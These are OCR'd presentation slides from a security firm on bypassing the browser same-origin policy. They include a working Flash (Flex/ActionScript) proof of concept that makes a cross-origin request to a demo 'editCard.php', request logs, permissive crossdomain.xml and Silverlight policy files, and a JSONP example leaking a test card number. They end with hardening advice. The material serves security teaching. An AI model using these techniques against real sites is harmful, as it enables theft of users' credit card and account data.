
CSRF_flash.swf



```
<?xml version="1.0" encoding="utf-8"?>
<!-- CSRF_flash.mxml -->
<s:Application xmlns:fx="http://ns.adobe.com/mxml/2009"
               xmlns:s="library://ns.adobe.com/flex/spark"
               xmlns:mx="library://ns.adobe.com/flex/mx"
               minWidth="955" minHeight="600"
               creationComplete="creationCompleteHandler()">

    <fx:Script>
        <![CDATA[
            import flash.external.ExternalInterface;
            import flash.net.*;

            private function creationCompleteHandler():void {
                // create GET request object
                var url:String = "http://demo.securityevaluators.com/dpetty/csrf_webapp-custom/editCard.php";
                var request:URLRequest = new URLRequest(url);
                request.method = URLRequestMethod.GET;

                // send request
                var loader:URLLoader = new URLLoader();
                loader.dataFormat = URLLoaderDataFormat.TEXT;
                loader.load(request);
            }
        ]]>
    </fx:Script>
</s:Application>
```

CSRF_flash.swf


- Sends GET request to editCard.php



```
private function creationCompleteHandler():void {
    // create GET request object
    var url:String = "http://demo.securityevaluators.com/dpetty/csrf_webapp-custom/editCard.php";
    var request:URLRequest = new URLRequest(url);
    request.method = URLRequestMethod.GET;

    // send request
    var loader:URLLoader = new URLLoader();
    loader.dataFormat = URLLoaderDataFormat.TEXT;
    loader.load(request);
}
```

independent security evaluators

Bypassing Java Applets and Flash




```
▲  304  GET  CSRF_flash.swf    demo2.securityevaluators.com
●  200  GET  crossdomain.xml   demo.securityevaluators.com
```

```
<cross-domain-policy>
  <allow-access-from domain="example.com"/>
</cross-domain-policy>
```

BLOCKED

VS.



```
●  200  GET  CSRF_flash.swf    demo2.securityevaluators.com
▲  304  GET  crossdomain.xml   demo.securityevaluators.com
●  200  GET  editCard.php      demo.securityevaluators.com
```


```
<cross-domain-policy>
  <allow-access-from domain="*"/>
</cross-domain-policy>
```

ALLOWED

independent security evaluators

Bypassing Java Applets and Flash

- Attacker can steal victim's credit card #



```
●  200  GET  CSRF_flash.swf     demo2.securityevaluators.com
▲  304  GET  crossdomain.xml    demo.securityevaluators.com
●  200  GET  editCard.php       demo.securityevaluators.com
```


```
<html>
<title>CSRF Web App</title>
<head><h2>Edit Credit Card Info</h2></head
<body>
  <br>
  Current card #:
  <br>
  <input type="text" id="currentCard" name=
    value="4111111111111111">
  <br><br>
```

ALLOWED

independent security evaluators

Bypassing clientaccesspolicy.xml

- **clientaccesspolicy.xml** – exclusively Silverlight



```
<access-policy>
  <cross-domain-access>
    <policy>
      <allow-from http-request-headers="*">
        <domain uri="*"/>
      </allow-from>
      <grant-to>
        <resource path="/" include-subpaths="true"/>
      </grant-to>
    </policy>
  </cross-domain-access>
</access-policy>
```

Other Bypasses: JSONP

- “JSON with padding”
  - <script> src is not subject to SOP in this case

```
<script src="http://www.anothersite.com/data?callback=someFunc"></script>
```

  - Evaluates response as JavaScript

```
someFunc({“creditcard": “4111111111111111", "name": “John Smith”});
```

independent security evaluators

Other Bypasses: IE

- Internet Properties: security zones
  - Custom level option disables CORS protections
  - Domains must be in the same zone
- Port is excluded from origin
  - http://example.com:80
  - http://example.com:8080

independent security evaluators

Limitations

- CORS
  - Wildcard-allow policy means browser cannot send cookies
- Java applets and Silverlight
  - Require victim to run plugin
  - Limited plugin support for browsers
    - Firefox ESR 32-bit as of v.52 (March 2017)
    - No Chrome support as of v.45 (September 2015)
    - No limitations for IE ActiveX plugin
- Flash
  - Must be enabled in victim’s browser

independent security evaluators

Hardening the SOP

- Response headers
  - Content-Security-Policy
    - Whitelist of domains
  - X-Frame-Options
    - Limited control
    - Prevents external embedding of webpages in <frame> and <iframe> tags
- Same-site cookie attribute
  - Set-Cookie: SameSite=strict

independent security evaluators

Takeaways

1) The SOP has more nuances than you would expect

2) A weakened SOP is dangerous

3) The goal is to optimally balance usability and security

independent security evaluators

Contact

David Petty

443.841.9713

dpetty@securityevaluators.com

Independent Security Evaluators

https://www.securityevaluators.com

@ISEsecurity

Slides: https://www.securityevaluators.com/knowledge/presentations/

independent security evaluators